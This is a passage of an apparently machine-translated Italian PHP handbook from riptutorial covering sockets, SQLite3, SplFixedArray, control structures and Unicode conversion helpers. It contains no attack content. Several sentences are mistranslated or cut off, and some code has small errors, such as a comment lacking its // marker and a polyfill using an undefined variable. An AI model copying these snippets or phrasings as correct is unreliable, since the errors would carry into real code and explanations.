            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

Leggi SOAP Client online: https://riptutorial.com/it/php/topic/633/soap-client

Capitolo 91: Sockets

Examples

Socket client TCP

Creazione di un socket che utilizza TCP (Transmission Control Protocol)

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Assicurarsi che il socket sia stato creato correttamente. La funzione `onSocketFailure` deriva da Gestione errori di socket in questo argomento.

```
if(!is_resource($socket)) onSocketFailure("Failed to create socket");
```

Collegare il socket a un indirizzo specificato

La seconda riga fallisce con garbo se la connessione fallisce.

```
socket_connect($socket, "chat.stackoverflow.com", 6667)
        or onSocketFailure("Failed to connect to chat.stackoverflow.com:6667", $socket);
```

Invio di dati al server

La funzione `socket_write` invia byte attraverso un socket. In PHP, una matrice di byte è rappresentata da una stringa, che normalmente non è sensibile alla codifica.

```
socket_write($socket, "NICK Alice\r\nUSER alice 0 * :Alice\r\n");
```

Ricezione di dati dal server

Lo snippet seguente riceve alcuni dati dal server utilizzando la funzione `socket_read` .

Passando a `PHP_NORMAL_READ` come il terzo parametro si legge fino a un byte `\r` / `\n` e questo byte è incluso nel valore restituito.

Passando `PHP_BINARY_READ` , al contrario, legge la quantità richiesta di dati dallo stream.

Se `socket_set_nonblock` stato chiamato in precedenza e `PHP_BINARY_READ` viene utilizzato, `socket_read` restituirà `false` immediatamente. In caso contrario, il metodo blocca fino a quando non vengono ricevuti dati sufficienti (per raggiungere la lunghezza nel secondo parametro o per raggiungere una fine riga) o il socket è chiuso.

Questo esempio legge i dati da un presunto server IRC.

```
while(true) {
    // read a line from the socket
    $line = socket_read($socket, 1024, PHP_NORMAL_READ);
    if(substr($line, -1) === "\r") {
        // read/skip one byte from the socket
        // we assume that the next byte in the stream must be a \n.
        // this is actually bad in practice; the script is vulnerable to unexpected values
        socket_read($socket, 1, PHP_BINARY_READ);
    }

    $message = parseLine($line);
    if($message->type === "QUIT") break;
}
```

Chiudere la presa

La chiusura del socket libera il socket e le sue risorse associate.

```
socket_close($socket);
```

Socket del server TCP

Creazione di prese

Creare un socket che utilizza il TCP. È come creare un socket client.

```
$socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
```

Attacco presa

Collega le connessioni da una data rete (parametro 2) per una porta specifica (parametro 3) alla presa.

Il secondo parametro è solitamente `"0.0.0.0"` , che accetta la connessione da tutte le reti. Io posso anche

Una causa comune di errori da `socket_bind` è che l'indirizzo specificato è già associato a un altro processo . Di solito, altri processi vengono uccisi (di solito manualmente per evitare di uccidere accidentalmente processi critici) in modo che i socket vengano liberati.

```
socket_bind($socket, "0.0.0.0", 6667) or onSocketFailure("Failed to bind to 0.0.0.0:6667");
```

Imposta un socket per l'ascolto

Fai in modo che il socket ascolti le connessioni in entrata usando `socket_listen` . Il secondo parametro è il numero massimo di connessioni per consentire l'accodamento prima che vengano accettate.

```
socket_listen($socket, 5);
```

Gestione della connessione

Un server TCP è in realtà un server che gestisce le connessioni figlio. `socket_accept` crea una nuova connessione figlio.

```
$conn = socket_accept($socket);
```

Il trasferimento dati per una connessione da `socket_accept` è uguale a quello per un socket client TCP .

Quando questa connessione deve essere chiusa, chiama `socket_close($conn);` direttamente. Ciò non influirà sul socket del server TCP originale.

Chiusura del server

D'altra parte, `socket_close($socket);` dovrebbe essere chiamato quando il server non è più utilizzato. Ciò libererà anche l'indirizzo TCP, consentendo ad altri processi di collegarsi all'indirizzo.

Gestione degli errori di socket

`socket_last_error` può essere utilizzato per ottenere l'ID errore dell'ultimo errore dall'estensione socket.

`socket_strerror` può essere utilizzato per convertire l'ID in stringhe leggibili dall'uomo.

```
function onSocketFailure(string $message, $socket = null) {
    if(is_resource($socket)) {
        $message .= ": " . socket_strerror(socket_last_error($socket));
    }
    die($message);
}
```

Socket del server UDP

Un server UDP (user datagram protocol), a differenza di TCP, non è basato sul flusso. È basato su pacchetti, ovvero un client invia i dati in unità denominate "pacchetti" al server e il client identifica i client in base al loro indirizzo. Non esiste una funzione incorporata che colleghi diversi pacchetti inviati dallo stesso client (diversamente dal TCP, dove i dati dallo stesso client sono gestiti da una risorsa specifica creata da `socket_accept`). Può essere pensato come una nuova connessione TCP è accettata e chiusa ogni volta che arriva un pacchetto UDP.

Creazione di un socket del server UDP

```
$socket = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
```

Associazione di un socket a un indirizzo

I parametri sono gli stessi di un server TCP.

```
socket_bind($socket, "0.0.0.0", 9000) or onSocketFailure("Failed to bind to 0.0.0.0:9000",
$socket);
```

Invio di un pacchetto

Questa riga invia `$data` in un pacchetto UDP a `$address` : `$port` .

```
socket_sendto($socket, $data, strlen($data), 0, $address, $port);
```

Ricevere un pacchetto

Lo snippet seguente tenta di gestire i pacchetti UDP in modo indicizzato dal client.

```
$clients = [];
while (true){
    socket_recvfrom($socket, $buffer, 32768, 0, $ip, $port) === true
            or onSocketFailure("Failed to receive packet", $socket);
    $address = "$ip:$port";
    if (!isset($clients[$address])) $clients[$address] = new Client();
    $clients[$address]->handlePacket($buffer);
}
```

Chiusura del server

`socket_close` può essere utilizzato sulla risorsa socket del server UDP. Questo libererà l'indirizzo UDP, consentendo ad altri processi di collegarsi a questo indirizzo.

Leggi Sockets online: https://riptutorial.com/it/php/topic/6138/sockets

Capitolo 92: SQLite3

Examples

Interrogare un database

```
<?php
//Create a new SQLite3 object from a database file on the server.
$database = new SQLite3('mysqlitedb.db');

//Query the database with SQL
$results = $database->query('SELECT bar FROM foo');

//Iterate through all of the results, var_dumping them onto the page
while ($row = $results->fetchArray()) {
    var_dump($row);
}
?>
```

Vedi anche http://www.Scriptutorial.com/topic/184

Recupero di un solo risultato

Oltre a utilizzare le istruzioni LIMIT SQL, è anche possibile utilizzare la funzione `querySingle` per recuperare una singola riga o la prima colonna.

```
<?php
$database = new SQLite3('mysqlitedb.db');

//Without the optional second parameter set to true, this query would return just
//the first column of the first row of results and be of the same type as columnName
$database->querySingle('SELECT column1Name FROM table WHERE column2Name=1');

//With the optional entire_row parameter, this query would return an array of the
//entire first row of query results.
$database->querySingle('SELECT column1Name, column2Name FROM user WHERE column3Name=1', true);
?>
```

SQLite3 Guida rapida

Questo è un esempio completo di tutte le API SQLite comunemente usate. L'obiettivo è quello di farti funzionare velocemente. Puoi anche ottenere un file PHP eseguibile di questo tutorial.

Creazione / apertura di un database

Creiamo prima un nuovo database. Crealo solo se il file non esiste e aprilo per leggere / scrivere. L'estensione del file dipende da te, ma `.sqlite` è piuttosto comune e autoesplicativo.

```
$db = new SQLite3('analytics.sqlite', SQLITE3_OPEN_CREATE | SQLITE3_OPEN_READWRITE);
```

Creare una tabella

```
$db->query('CREATE TABLE IF NOT EXISTS "visits" (
    "id" INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,
    "user_id" INTEGER,
    "url" VARCHAR,
    "time" DATETIME
)');
```

Inserimento di dati di esempio.

È consigliabile racchiudere le query correlate in una transazione (con le parole chiave `BEGIN` e `COMMIT`), anche se non ti interessa l'atomicità. Se non si esegue questa operazione, SQLite esegue automaticamente il wrapping di ogni singola query in una transazione, il che rallenta tutto immensamente. Se sei nuovo in SQLite, potresti rimanere sorpreso dal fatto che gli INSERT siano così lenti .

```
$db->exec('BEGIN');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test", "2017-01-14 10:11:23")');
$db->query('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (42, "/test2", "2017-01-14 10:11:44")');
$db->exec('COMMIT');
```

Inserire dati potenzialmente non sicuri con una dichiarazione preparata. Puoi farlo con *parametri denominati* :

```
$statement = $db->prepare('INSERT INTO "visits" ("user_id", "url", "time")
    VALUES (:uid, :url, :time)');
$statement->bindValue(':uid', 1337);
$statement->bindValue(':url', '/test');
$statement->bindValue(':time', date('Y-m-d H:i:s'));
$statement->execute(); you can reuse the statement with different values
```

Recuperando i dati

Andiamo a prendere le visite di oggi dell'utente n. 42. Utilizzeremo di nuovo una dichiarazione preparata, ma questa volta con i *parametri numerati* , che sono più concisi:

```
$statement = $db->prepare('SELECT * FROM "visits" WHERE "user_id" = ? AND "time" >= ?');
$statement->bindValue(1, 42);
$statement->bindValue(2, '2017-01-14');
$result = $statement->execute();

echo "Get the 1st row as an associative array:\n";
```

```
print_r($result->fetchArray(SQLITE3_ASSOC));
echo "\n";

echo "Get the next row as a numeric array:\n";
print_r($result->fetchArray(SQLITE3_NUM));
echo "\n";
```

> Nota: se non ci sono più righe, fetchArray () restituisce `false` . Puoi approfittare di questo in un ciclo `while` .

Libera la memoria - questa operazione *non viene* eseguita automaticamente, mentre lo script è in esecuzione

```
$result->finalize();
```

abbreviazioni

Ecco una utile stenografia per il recupero di una singola riga come array associativo. Il secondo parametro significa che vogliamo tutte le colonne selezionate.

Attenzione, questa stenografia non supporta l'associazione dei parametri, ma puoi sfuggire alle stringhe. Metti sempre i valori nelle citazioni SINGLE! Le virgolette sono usate per i nomi di tabelle e colonne (simili ai backtick in MySQL).

```
$query = 'SELECT * FROM "visits" WHERE "url" = \'' .
    SQLite3::escapeString('/test') .
    '\' ORDER BY "id" DESC LIMIT 1';

$lastVisit = $db->querySingle($query, true);

echo "Last visit of '/test':\n";
print_r($lastVisit);
echo "\n";
```

Un'altra utile stenografia per il recupero di un solo valore.

```
$userCount = $db->querySingle('SELECT COUNT(DISTINCT "user_id") FROM "visits"');

echo "User count: $userCount\n";
echo "\n";
```

Pulire

Infine, chiudi il database. Questo viene fatto automaticamente al termine dello script, comunque.

```
$db->close();
```

Leggi SQLite3 online: https://riptutorial.com/it/php/topic/5898/sqlite3


Capitolo 93: Strutture dati SPL

Examples

SplFixedArray

Differenza dalla matrice PHP

Il tipo di array predefinito di PHP è in realtà implementato come mappe hash ordinate, che ci consentono di creare array costituiti da coppie chiave / valore in cui i valori possono essere di qualsiasi tipo e le chiavi possono essere numeri o stringhe. Questo non è tradizionalmente come vengono creati gli array, comunque.



Quindi, come puoi vedere da questa illustrazione, un normale array PHP può essere visualizzato più come un insieme ordinato di coppie chiave / valore, in cui ogni chiave può essere mappata a qualsiasi valore. Notate in questo array che abbiamo chiavi che sono sia numeri che stringhe, così come valori di diversi tipi e che la chiave non ha alcun rapporto con l'ordine degli elementi.


```
$arr = [
    9     => "foo",
    1     => 4.2,
    "bar" => null,
];

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Quindi il codice sopra ci darebbe esattamente quello che ci aspetteremmo.

```
9 => foo
1 => 4.2
bar =>
```

Gli array PHP regolari sono anche dimensionati dinamicamente per noi. Crescono e si restringono quando spingiamo e scarichiamo i valori da e verso l'array, automaticamente.

Tuttavia, in un array tradizionale la dimensione è fissa e consiste interamente dello stesso tipo di valore. Inoltre, anziché le chiavi, ogni valore è accessibile dal suo indice, che può essere dedotto dal suo offset nell'array.



Poiché dovremmo conoscere la dimensione di un determinato tipo e la dimensione fissa della

matrice, un offset è quindi la `type size * n` del `type size * n` erano `n` rappresenta la posizione del valore nella matrice. Quindi nell'esempio sopra `$arr[0]` ci dà `1` , il primo elemento dell'array e `$arr[1]` ci dà `2` , e così via.

SplFixedArray, tuttavia, non limita il tipo di valori. Limita solo le chiavi ai tipi di numeri. È anche di dimensioni fisse.

Ciò rende SplFixedArrays più efficiente dei normali array PHP in un modo particolare. Sono più compatti e richiedono meno memoria.

Istanziare la matrice

SplFixedArray è implementato come un oggetto, ma è possibile accedervi con la stessa sintassi familiare che si accede a un normale array PHP poiché implementano l'interfaccia `ArrayAccess` . Implementano anche interfacce `Countable` e `Iterator` modo che si comportino nello stesso modo in cui verrebbero utilizzati per gli array che si comportano in PHP (ad esempio cose come `count($arr)` e `foreach($arr as $k => $v)` funzionano allo stesso modo per SplFixedArray come fanno gli array normali in PHP.

Il costruttore SplFixedArray accetta un argomento, che è la dimensione della matrice.

```
$arr = new SplFixedArray(4);

$arr[0] = "foo";
$arr[1] = "bar";
$arr[2] = "baz";

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Questo ti dà quello che ti aspetteresti.

```
0 => foo
1 => bar
2 => baz
3 =>
```

Anche questo funziona come previsto.

```
var_dump(count($arr));
```

Ci da...

```
int(4)
```

Nota in SplFixedArray, diversamente da un normale array PHP, la chiave descrive l'ordine dell'elemento nel nostro array, perché è un *indice vero* e non solo una *mappa* .

Ridimensionamento dell'array

Tieni presente che, poiché la matrice ha una dimensione fissa, il conteggio restituirà sempre lo stesso valore. Quindi, mentre `unset($arr[1])` risulterà in `$arr[1] === null` , `count($arr)` rimane ancora `4` .

Quindi per ridimensionare l'array dovrai chiamare il metodo `setSize` .

```
$arr->setSize(3);

var_dump(count($arr));

foreach($arr as $key => $value) {
    echo "$key => $value\n";
}
```

Ora otteniamo ...

```
int(3)
0 => foo
1 =>
2 => baz
```

Importa in SplFixedArray ed esporta da SplFixedArray

È inoltre possibile importare / esportare un normale array PHP dentro e fuori un SplFixedArray con i metodi `fromArray` e `toArray` .

```
$array      = [1,2,3,4,5];
$fixedArray = SplFixedArray::fromArray($array);

foreach($fixedArray as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Andando dall'altra parte

```
$fixedArray = new SplFixedArray(5);

$fixedArray[0] = 1;
$fixedArray[1] = 2;
```

```
$fixedArray[2] = 3;
$fixedArray[3] = 4;
$fixedArray[4] = 5;

$array = $fixedArray->toArray();

foreach($array as $value) {
    echo $value, "\n";
}
```

```
1
2
3
4
5
```

Leggi Strutture dati SPL online: https://riptutorial.com/it/php/topic/6844/strutture-dati-spl

Capitolo 94: Strutture di controllo

Examples

Sintassi alternativa per le strutture di controllo

PHP fornisce una sintassi alternativa per alcune strutture di controllo: `if` , `while` , `for` , `foreach` e `switch` .

Rispetto alla sintassi normale, la differenza è che la coppia di apertura è sostituita da due punti (`:`) e la parentesi di chiusura è sostituito da `endif;` , `endwhile;` , `endfor;` , fine ricerca `endforeach;` o `endswitch;` , rispettivamente. Per singoli esempi, consultare l'argomento sulla sintassi alternativa per le strutture di controllo .

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

Più istruzioni `elseif` che usano la sintassi breve:

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

Manuale PHP - Strutture di controllo - Sintassi alternativa

mentre

`while` loop itera su un blocco di codice purché una condizione specificata sia vera.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Uscita: `123456789`

Per informazioni dettagliate, vedere l'argomento Loops .

fare mentre

`do-while` loop esegue prima un blocco di codice una volta, in ogni caso, quindi scorre attraverso quel blocco di codice finché una condizione specificata è vera.

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

Per informazioni dettagliate, vedere l'argomento Loops .

vai a

L'operatore `goto` consente di passare a un'altra sezione del programma. È disponibile da PHP 5.3.

L'istruzione goto è una goto seguita dall'etichetta target desiderata: `goto MyLabel;` .

L'obiettivo del salto è specificato da un'etichetta seguita da due punti: `MyLabel:`

Questo esempio stamperà `Hello World!` :

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

dichiarare

`declare` è usato per impostare una direttiva di esecuzione per un blocco di codice.

Le seguenti direttive sono riconosciute:

- `ticks`
- `encoding`
- `strict_types`

Ad esempio, imposta zecche su 1:

```
declare(ticks=1);
```

Per abilitare la modalità tipo strict, l'istruzione `declare` viene utilizzata con la dichiarazione `strict_types` :

```
declare(strict_types=1);
```

se altro

L'istruzione `if` nell'esempio precedente consente di eseguire un frammento di codice, quando la condizione è soddisfatta. Quando si desidera eseguire un frammento di codice, quando la

condizione non è soddisfatta si estende il `if` con un `else` .

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

Manuale PHP - Strutture di controllo - Altro

L'operatore ternario come sintassi abbreviata per if-else

L' operatore ternario valuta qualcosa in base al fatto che una condizione sia vera o meno. È un operatore di confronto e viene spesso utilizzato per esprimere una semplice condizione if-else in una forma più breve. Permette di testare rapidamente una condizione e spesso sostituisce una dichiarazione multi-linea, rendendo il codice più compatto.

Questo è l'esempio di sopra usando un'espressione ternaria e valori variabili: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Uscite: `a is NOT greater than b` .

includi e richiedi

richiedere

`require` è simile a `include` , tranne che produrrà un errore di livello `E_COMPILE_ERROR` irreversibile in `E_COMPILE_ERROR` errore. Quando il `require` fallisce, interromperà lo script. Quando l' `include` fallisce, non interromperà lo script e solo emetterà `E_WARNING` .

```
require 'file.php';
```

Manuale PHP - Strutture di controllo - Richiedi

includere

L' `include` dichiarazione include e valuta un file.

./variables.php

```
$a = 'Hello World!';
```

. / Main.php`

```
include 'variables.php';
```

```
echo $a;
// Output: `Hello World!`
```

Fai attenzione a questo approccio, poiché è considerato un odore di codice , perché il file incluso sta modificando la quantità e il contenuto delle variabili definite nell'ambito specificato.

Puoi anche `include` file, che restituisce un valore. Questo è estremamente utile per gestire gli array di configurazione:

configuration.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

Questo approccio impedisce al file incluso di inquinare l'ambito corrente con variabili modificate o aggiunte.

Manuale PHP - Strutture di controllo - Includi

---

include & require può anche essere usato per assegnare valori a una variabile quando restituito qualcosa per file.

Esempio :

file include1.php:

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

file index.php:

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

ritorno

L'istruzione `return` restituisce il controllo del programma alla funzione chiamante.

Quando viene richiamato il `return` da una funzione, l'esecuzione della funzione corrente terminerà.

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

Quando esegui `returnEndsFunctions();` otterrai l'output `This is executed` ;

Quando `return` viene chiamato da una funzione con e argomento, l'esecuzione della funzione corrente terminerà e il valore dell'argomento verrà restituito alla funzione chiamante.

per

`for` loop vengono in genere utilizzati quando si dispone di un pezzo di codice che si desidera ripetere un determinato numero di volte.

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

Uscite: `123456789`

Per informazioni dettagliate, vedere l'argomento Loops .

per ciascuno

`foreach` è un costrutto che consente di scorrere facilmente array e oggetti.

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Uscite: `123` .

Per utilizzare il ciclo `foreach` con un oggetto, deve implementare l'interfaccia `Iterator` .

Quando si itera su array associativi:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

Uscite: `color: red`

Per informazioni dettagliate, vedere l'argomento Loops .

se altro altrimenti

elseif

`elseif` combina `if` e `else` . L'istruzione `if` viene estesa per eseguire un'istruzione diversa nel caso in cui l'espressione originale `if` non sia soddisfatta. Ma l'espressione alternativa viene eseguita solo quando viene soddisfatta l'espressione condizionale `elseif` .

Il codice seguente mostra "a è maggiore di b", "a è uguale a b" o "a è minore di b":

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Diverse dichiarazioni elseif

Puoi utilizzare più istruzioni elseif all'interno della stessa istruzione if:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

Se

Il costrutto if consente l'esecuzione condizionale di frammenti di codice.

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

Manuale PHP - Strutture di controllo - Se

interruttore

La struttura `switch` svolge la stessa funzione di una serie di istruzioni `if` , ma può eseguire il lavoro con meno righe di codice. Il valore da testare, come definito `switch` , viene confrontato per l'uguaglianza con i valori in ciascuna delle istruzioni `case` fino a quando viene trovata una corrispondenza e il codice in quel blocco viene eseguito. Se non viene trovata alcuna istruzione `case` corrispondente, viene eseguito il codice nel blocco `default` , se esiste.

Ogni blocco di codice in un `case` o in un'istruzione `default` dovrebbe terminare con l'istruzione `break` . Ciò interrompe l'esecuzione della struttura `switch` e continua l'esecuzione del codice subito dopo. Se l'istruzione `break` è omessa, viene eseguito il codice dell'istruzione del `case` successivo, *anche se non vi è alcuna corrispondenza* . Ciò può causare l'esecuzione inaspettata del codice se l'istruzione `break` viene dimenticata, ma può anche essere utile laddove più istruzioni `case` devono condividere lo stesso codice.

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

Oltre a testare valori fissi, il costrutto può anche essere forzato per verificare le dichiarazioni dinamiche fornendo un valore booleano all'istruzione `switch` e qualsiasi espressione all'istruzione `case` . Tieni presente che viene utilizzato il *primo* valore corrispondente, pertanto il codice seguente genererà "più di 100":

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

Per eventuali problemi di digitazione allentata durante l'utilizzo del costrutto dello `switch` , vedi Cambio sorprese

Leggi Strutture di controllo online: https://riptutorial.com/it/php/topic/2366/strutture-di-controllo

Capitolo 95: Supporto Unicode in PHP

Examples

Convertire i caratteri Unicode nel formato "\ uxxxx" usando PHP

È possibile utilizzare il seguente codice per andare avanti e indietro.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

Come usare :

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

Uscita :

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

Conversione di caratteri Unicode nel loro valore numerico e / o entità HTML usando PHP

È possibile utilizzare il seguente codice per andare avanti e indietro.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
```

```
}

if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

Come usare :

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
